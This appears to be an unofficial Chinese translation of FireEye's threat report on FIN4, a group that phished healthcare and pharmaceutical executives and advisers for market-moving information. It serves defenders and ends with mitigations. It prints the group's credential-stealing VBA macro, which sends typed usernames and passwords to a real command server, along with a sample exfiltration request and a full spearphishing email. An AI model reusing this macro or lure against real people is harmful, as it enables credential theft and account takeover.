SPECIAL REPORT

FireEye

HACKING THE STREET?

FIN4 LIKELY PLAYING THE MARKET

WRITTEN BY:
BARRY VENGERIK
KRISTEN DENNESEN
JORDAN BERRY
JONATHAN WROLSTAD

SECURITY REIMAGINED

攻击华尔街？FIN4 很可能在玩弄市场

非官方中文译文·安天技术公益翻译组 译注

文档信息			
原文名称	Hacking the Street? FIN4 Likely Playing the Market		
原文作者	Kristen Dennesen, Barry Vengerik, Jonathan Wrolstad, Jordan Berry	**原文发布日期**	2014 年 11 月 30 日
作者简介	Kristen Dennesen 是火眼公司的高级威胁分析员，她的研究包括地缘政治威胁分析、供应链风险、战略红队，并购网络风险分析、战略信标和预警报告、威胁者能力评估。 http://www.linkedin.com/profile/view?id=18665857&authType=NAME_SEARCH&authToken=n-Yn&locale Jonathan Wrolstad 是火眼公司的威胁情报分析员，其研究方向包括战略规划、计算机安全、网络安全等。 http://www.linkedin.com/pub/jonathan-wrolstad/98/a78/1b		
原文发布单位	火眼公司		
原文出处	https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-fin4.pdf		
译者	安天技术公益翻译组	**校对者**	安天技术公益翻译组
免责声明	• 本译文译者为安天实验室工程师，本文系出自个人兴趣在业余时间所译，本文原文来自互联网的公共方式，译者力图忠于所获得之电子版本进行翻译，但受翻译水平和技术水平所限，不能完全保证译文完全与原文含义一致，同时对所获得原文是否存在臆造、或者是否与其原始版本一致未进行可靠性验证和评价。 • 本译文对应原文所有观点亦不受本译文中任何打字、排版、印刷或翻译错误的影响。译者与安天实验室不对译文及原文中包含或引用的信息的真实性、准确性、可靠性、或完整性提供任何明示或暗示的保证。译者与安天实验室亦对原文和译文的任何内容不承担任何责任。翻译本文的行为不代表译者和安天实验室对原文立场持有任何立场和态度。 • 译者与安天实验室均与原作者与原始发布者没有联系，亦未获得相关的版		

	权授权，鉴于译者及安天实验室出于学习参考之目的翻译本文，而无出版、发售译文等任何商业利益意图，因此亦不对任何可能因此导致的版权问题承担责任。 • 本文为安天内部参考文献，主要用于安天实验室内部进行外语和技术学习使用，亦向中国大陆境内的网络安全领域的研究人士进行有限分享。望尊重译者的劳动和意愿，不得以任何方式修改本译文。译者和安天实验室并未授权任何人士和第三方二次分享本译文，因此第三方对本译文的全部或者部分所做的分享、传播、报道、张贴行为，及所带来的后果与译者和安天实验室无关。本译文亦不得用于任何商业目的，基于上述问题产生的法律责任，译者与安天实验室一律不予承担。

目录

FireEye 目前正在跟踪一个攻击 100 多家公司的最高机密信息枢纽的个人邮件帐户的组织。我们称该组织称为 FIN4，它似乎很熟悉商业交易和企业通信，及其对金融市场的影响。FIN4 至少在 2013 年年中就开始运作了，旨在攻击掌握并购交易和重要市场动向信息的人士的帐户，特别是医疗和制药行业。FIN4 的目标包括高管、法律顾问、外部顾问和研究人员等。

根据对客户网络事件的响应，我们能够总结 FIN4 的一些行为特征。FIN4 企图攻击我们的服务客户端、产品检测数据，以及进一步的自主研发信息。我们对 FIN4 活动的了解仅限于其网络行动：只能猜测他们如何使用所获取的有价值信息，以及如何由此获利。然而，有一件事情是很清楚的：获取能够决定数十家上市公司股票价格的内部信息肯定会使 FIN4 获得相当大的交易优势。

主要发现

超过 100 个目标				
自 2013 年年中，FIN4 开始攻击 100 多个组织。这些组织或者是上市公司，或者是提供诸如投资关系、法律咨询和投资银行业务等服务的咨询公司。约三分之二的目标是医疗和制药公司。	FIN4 了解其目标。他们的鱼叉式网络钓鱼邮件似乎是由英语为母语的人士编写，而且熟悉投资术语和上市公司的内部运作。	FIN4 不用恶意软件感染受害者，而是侧重于获取受害者电子邮件帐户的用户名和密码，这样就可以查看私人邮件通信了。	FIN4 运用自己的知识创建令人信服的网络钓鱼诱饵文件，通常利用电子邮件劫持线程，从其他受害者的电子邮件帐户发送邮件。这些诱饵文件能够吸引投资者和股东，诱使受害人打开武器化的文档，并输入自己的电子邮件凭证。	在多个场景下，FIN4 针对商业交易中的多方参与者，包括律师事务所、咨询公司、顾问和参与谈判的上市公司。他们也有相应的机制来组织收集到的数据，并采取措施来规避**检测。**

FIN4 的目标：采用华尔街的技术

FireEye 认为 FIN4 有意攻击拥有即将到来的市场催化剂（指的是导致股票价格在短时间内上涨或下跌的事件）的内幕信息的人士。至少从 2013 年中期开始，FIN4 已经攻击了超过 100 个组织中的目标，超过三分之二的组织是公共医疗和制药公司。其他目标则是咨询公司，这些咨询公司代表医疗和制药行业的上市公司和其他行业的少数上市公司。除了 3 个公司（这 3 个公司是非美国交易所上市的），其余的目标公司都是纽交所或纳斯达克的上市公司。

为了获得有用的内部信息，FIN4 攻击了经常就市场动向和非公开事宜通信的人士的电子邮件帐户。

FIN4 通常攻击以下目标：

- C 级管理人员和高层领导
- 法律顾问
- 监管、风险和合规性人员
- 研究人员
- 科学家
- 担任其他顾问角色的人士

图 1：FIN4 的目标

FIN4 的医疗目标：各子行业的 60 多个上市公司

生物技术	50%
医疗仪器与设备	12%
医药流通	2%
医疗诊断与研究	5%
医疗器械	13%
医疗保健提供商	3%
医疗保健计划	5%
药品生产商	10%




图 2：目标医疗和制药行业

FIN4 收集并购交易的信息

FIN4 侧重于获得正在进行的并购讨论的信息，而且试图识别最有可能涉及的人士。该组织经常采用并购主题和 SEC（美国证券交易委员会）主题的文件作为诱饵，向诱饵文件中嵌入 VBA 宏，旨在窃取关键人士的用户名和密码。此外，FIN4 伪造 OWA（Outlook Web App）登陆页面，旨在获取用户的凭证。一旦获得了凭证，FIN4 就能够访问实时电子邮件通信，以便了解潜在的交易及时间。

FIN4 的许多诱饵文件似乎是窃取的真实交易讨论文件，该组织将其武器化，然后发送给该交易涉及的人士。在某些情况下，这些讨论众所周知，而且被媒体大肆报道；而另一些讨论则仍处于早期探索和调查阶段。在一个案例中，我们发现 FIN4 同时攻击一个收购讨论涉及的 5 家不同公司。在收购谈判的几个月前，该组织就开始攻击这 5 家公司的人员了。

重点目标是医疗和制药业

我们认为 FIN4 重点攻击医疗和制药公司，这是因为这些行业的股票价格会随着临床试验结果、监管决策，或安全和法律问题而大幅变动。事实上，许多知名的内部交易案件涉及医药行业。我们已经发现了 FIN4 对各种问题的信息获取，包括药物开发、医保报销率、悬而未决的法律案件，所有这一切都会显著影响医疗行业股票的价格。

在一个案例中，FIN4 攻击医疗退税和政府采购流程（这些问题都能够严重影响股价）所涉及的员工。医疗和制药公司严重依赖于大型第三方（如医疗补助机构，其购买力和退税决策能够决定公司的盈利）的决策。FIN4 可能会利用这些信息来评估医疗公司的未来收入。

FIN4 的行动代码说明： 他们对能够在信息公开前获取市场动向信息的组织和人士最感兴趣。

高度的组织性

FIN4 利用超过 70 个独特的“行动代码”来标识其目标人士所在的组织，或在某些情况下，用这些代码来标识目标人士在组织内的角色。

例如：


- CEO_CFO_COO_CORPDEV
- SCIENTISTS_AND_RESEARCH
- <PHARMACEUTICAL COMPANY NAME>
- <ADVISORY FIRM NAME>

FIN4 用这些行动代码来标识窃取的用户名和密码的来源。这些行动代码和窃取的凭证被发送到 FIN4 的 C2 服务器。

```
f (StrComp(usr, "", vbTextCompare) = 0) Or (StrComp(us
   isPopupComplete = False
   MsgBox ("Invalid username or password. Please try a
   Unload UserLoginForm
lse
   Unload UserLoginForm
   Call postUpload(usr, pwd, "CEO_CFO_COO_CORPDEV")
   isPopupComplete = True
nd If
```

图 3：FIN4 行动代码示例

FIN4 的战术：照顾生意



Subject: employee making negative comments about you and the company

From: <name>@<compromised company's domain>

I noticed that a user named FinanceBull82 (claiming to be an employee) in an investment discussion forum posted some negative comments about the company in general (executive compensation mainly) and you in specific (overpaid and incompetent). He gave detailed instances of his disagreements, and in doing so, may hav unwittingly divulged confidential company information regarding pending transactions.

I am a longtime client and I do not think that this will bode wel for future business. The post generated quite a few replies, most of them agreeing with the negative statements. While I understand that the employee has the right to his opinion, perhaps he should have vented his frustrations through the appropriate channels before making his post. The link to the post is located here (it is the second one in the thread):

http://forum.<domain>/redirect.
php?url=http://<domain>%2fforum%2fequities%2f375823902%2farticle.
php\par

Could you please talk to him?

Thank you for the assistance,

<name>

图 4：FIN4 发给一位高管的网络钓鱼邮件

确定目标后，FIN4 通常在窃取的 Office 文档中嵌入 VBA 宏。嵌入的宏显示一个模仿 Windows 身份验证提示的对话框，让用户输入自己的凭证。这些凭证被发送至该组织控制的服务器，这样，FIN4 就能够劫持该用户的电子邮件帐户了。 FIN4 也会发送高度定制的电子邮件，包括收件人了解的事情或感兴趣的未决交易。在一些情况下，FIN4 会在网络钓鱼邮件中附上伪造的 OWA 登录页面链接（图 4）。对于 Microsoft Office 禁用 VBA 宏的组织来说，这种方法是很有用的。

FIN4 的社会工程方法

FIN4 了解他们的目标。其鱼叉式网络钓鱼邮件似乎由英语为母语的人士编写，而且熟悉投资术语和上市公司的内部运作。FIN4 的钓鱼邮件经常涉及股东和公众披露的问题。

图 4 显示了该组织大力针对非法公众披露的问题，特别是在行政无能和补偿问题。FIN4 劫持的一家上市公司的邮件帐户的邮件中就包含了若干关键词：“有关未决交易的机密信息”的“披露”。这些是上市公司的关键问题，它们严格监管敏感商业信息的泄露。

图 5：一般 FIN4 诱饵文件


虽然 FIN4 的很多诱饵文件是以前窃取的机密公司文件，但是该组织偶尔也使用投资界感兴趣的一般诱饵文件（图 5）。


FIN4 还利用受害者收件箱中现有的电子邮件线程来传播其武器化的文档。我们发现攻击者无缝注入电子邮件线程中。用户难以区分先前被攻击的电子邮件帐户发送的 FIN4 电子邮件和合法邮件。攻击者还会抄送给所有收件人，使收件人更难区分恶意电子邮件。

隐蔽性

在一些调查中，FIN4 针对商业交易所涉及的各方参与者，包括律师事务所、咨询公司和经上市公司。在一个案例中，FIN4 利用一家咨询公司（“咨询公司 A”）的电子邮件帐户，收集咨询公司 A 的客户（“上市公司 A”）的潜在收购的数据。

FIN4 从被感染的咨询公司 A 的邮件帐户向另一家咨询公司（“咨询公司 B”，该公司也代表上市公司 A）发送鱼叉式网络钓鱼电子邮件。FIN4 使用 SEC（美国证券交易委员会）备案文件作为诱饵。可能的收购消息被公布后，上市公司 A 的股票价格就会显著波动。FIN4 很可能利用内部信息在股价波动中获利。


SEVERAL WEEKS PRIOR TO ANNOUNCEMENT
DAYS PRIOR TO ANNOUNCEMENT
PUBLIC ANNOUNCEMENT
SUBSEQUENT WEEKS POST-ANNOUNCEMENT
FIN4 uses a hijacked e-mail account at **Advisory Firm A** to spearphish M&A specialists at **Advisory Firm B**.
Both **Advisory Firm A** and **Advisory Firm B** are advising **Public Company A** on a large M&A opportunity.
FIN4 sends a second spearphishing email to the M&A team at **Public Company A**, as well as to several of the M&A team's advisors at outside firms.
Public Company A announces its plans regarding a possible M&A deal with **Public Company B**.
The market responds to the public announcement with wide fluctuations in the stock prices of both **Public Company A** and **Public Company B**.


SEC-Themed spearphish from hijacked account
ADVISORY FIRM A COMPROMISED
M&A-themed spearphish from hijacked account
The spearphishing email pertains directly to the pending deal, which is not yet public at the time the spearphish is sent
ADVISORY FIRM B
Advisory Firm A and Advisory Firm B are advising Public Company A about a prospective M&A deal with Public Company B
PUBLIC COMPANY A
Involved in M&A discussions with Public COMPANY B




图 6：过滤邮件的 Outlook 规则

规避检测

FIN4 在受害者的 Microsoft Outlook 帐户中创建了一条规则，能够自动删除任何包含诸如“黑客攻击”、“网络钓鱼”、“恶意软件”等（图 6）关键字的电子邮件。该组织很可能利用这些规则防止受害者从预期目标接收关于其电子邮件帐户被攻击的回复，而且也能在受害组织检测到恶意活动之前为 FIN4 赢得时间。

结论

如果 FIN4 的活动确实是一项旨在获取市场动态信息的长期活动的一部分，那么这就不是网络入侵第一次在内幕交易案中发挥作用了。然而，FIN4 的行动规模、超过 100 家上市公司的目标，以及攻击关键人士的电子邮件的战术，使得该组织异常引人注意。

我们对 FIN4 的了解仅限于网络行动，所以我们不能肯定获得内幕信息后发生了什么情况。我们可以说的是，FIN4 的网络活动必须获得足够的利益，使这些行动值得持续一年多。事实上，当我们完成该报告时，FIN4 仍然在不断地攻击新的受害者。

附录：战术

FIN4 采用了简单而有效的方法，通过鱼叉式网络钓鱼电子邮件来收集用户凭证。他们利用 VBA 宏向现有的和合法公司文件嵌入恶意代码，向每一个 Microsoft Word 或 Excel 文档嵌入恶意宏，提示用户输入他们的 Outlook 凭证。我们也发现该组织在邮件中附上伪造的 OWA 登录页面，旨在窃取用户的凭证，但最近的几个月我们没有发现这种战术。

在合法文档中嵌入 VBA 宏

嵌入的 VBA 宏由一个典型的“Module1”模块和被称“UserForm1”和“UserLoginForm”的用户窗口。Module1 中的代码包含与 C2 服务器进行通信所需的信息（图 7）。

```
Attribute VB_Name = "Module1"

Option Explicit

Dim Ret As Long
Public isPopupComplete As Boolean


Sub AutoOpenSub()
    Call postUpload("null", "null", "word")
    isPopupComplete = False
    While (Not isPopupComplete)
        UserLoginForm.Show
        sheetOpen
    Wend
End Sub

Sub sheetOpen()
    Selection.WholeStory
    Selection.Font.Hidden = False
End Sub

Public Function postUpload(ByVal usr_n_spc As String, ByVal pwd_n_spc As String, By
    Dim object_HTTP As Object

Set object_HTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
    object_HTTP.Open "POST", "http://www.junomaat81.us/reporter.php?msg=" & msg_n_s
    object_HTTP.send ("")
End Function
```

图 7：用于最近攻击活动的“Module1”示例

```
f (StrComp(usr, "", vbTextCompare) = 0) Or (StrComp(us
   isPopupComplete = False
   MsgBox ("Invalid username or password. Please try a
   Unload UserLoginForm
lse
   Unload UserLoginForm
   Call postUpload(usr, pwd, "CEO_CFO_COO_CORPDEV")
   isPopupComplete = True
nd If
```

图 8：“UserForm1“及其代码示例

用户窗口包含用户凭证提示的代码和高度指示攻击目标的行动代码。行动代码通常针对特定的目标公司或其他相关公司定制；而行动代码可能代表目标人士的角色，例如 SCIENTISTS_AND_RESEARCH 或 CEO_CFO_COO_CORPDEV。目前为止，我们已经确定了超过 70 个独特的行动代码。行动代码连同受害者的用户名和密码被发送到 C2 服务器，如图 8 所示。

VBA 宏打开的许多伪造 Outlook 窗口包含目标公司的徽标，以便显得合法。下面的图 9 代表了一般的弹出窗口，没有公司的具体信息。只有在输入凭证后，文档才会予以显示。




图 9：提示输入用户凭据的恶意对话框

```
POST /report.php?msg=FAKE_PHARMA&uname=john.doe&pword=abc123 HTTP/1.1
Connection: Keep-Alive
Content-Type: text/plain; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;
Trident/6.0)
Content-Length: 0
Host: www.junomaat81.us
```

图 10：包含用户凭证的 POST 请求

网络和基础设施

用户在用户名和密码字段输入数据之后，该数据就会通过 POST 请求（图 10）发送到 C2 服务器。然后，FIN4 收集到的凭证登陆受害者的电子邮件帐户。除了获得受害人的私人通信，FIN4 还利用这个被感染的帐户向公司内外的其他目标发送恶意文件。该报告发布时，该组织仍然活跃，最近使用域名 junomaat81[.]us 和 lifehealthsanfrancisco2015[.]com 作为 C2。

FIN4 似乎严重依赖于 Tor 软件（Tor 能够加密互联网流量，并通过服务器世界各地的服务器进行路由，从而确保用户匿名浏览互联网），我们发现攻击者获取用户凭证后使用 Tor 登录受害者的电子邮件帐户。我们至少发现了攻击者所使用的两个用户代理，当用户代理与始发 Tor IP 地址配对后，可以用于识别网络日志中的潜在可疑 OWA 活动。

```
Mozilla/5.0 (Windows NT 6.1; rv:31.0) Gecko/20100101 Firefox/31.0

Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
```

图 11：FIN4 用户代理

表 1：已知攻击者注册的 C2 域名的列表

攻击者注册的 C2 域名	
ellismikepage[.]info	lifehealthsanfrancisco2015[.]com
rpgallerynow[.]info	dmforever[.]biz
msoutexchange[.]us	junomaat81[.]us
outlookscansafe[.]net	nickgoodsite.co[.]uk
outlookexchange[.]net	

我们已经确定了攻击者所注册的 9 个 C2 域名。2013 年年底和 2014 年年初的一些活动貌似使用了一些被感染的合法域名。然而，在最近的几个月中，我们还没有发现攻击者使用被感染合法域名的迹象。

网络防御者可以做什么？

FIN4 的战术相对简单(鱼叉式网络钓鱼、窃取有效凭证、不在目标机器上安装恶意软件)，使得他们的入侵活动难以察觉。但是一些基本的安全措施可以帮助防御攻击。默认 Microsoft Office 禁用 VBA 宏和阻断表 1 中列出的域名将有助于防止 FIN4 的活动。此外，对 OWA 和任何其他远程访问机制采用双因素认证可以防止攻击者成功利用被窃取的凭证。如果怀疑遭受了攻击，企业还可以检查其网络日志，即已知 Tor 出口节点的 OWA 登录。通常情况下，合法用户不使用 Tor 来访问电子邮件。虽然没有定论，如果与该组织的已知目标相匹配，Tor 出口节点的访问可以作为该组织非法登录的一个信标。

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | www.fireeye.com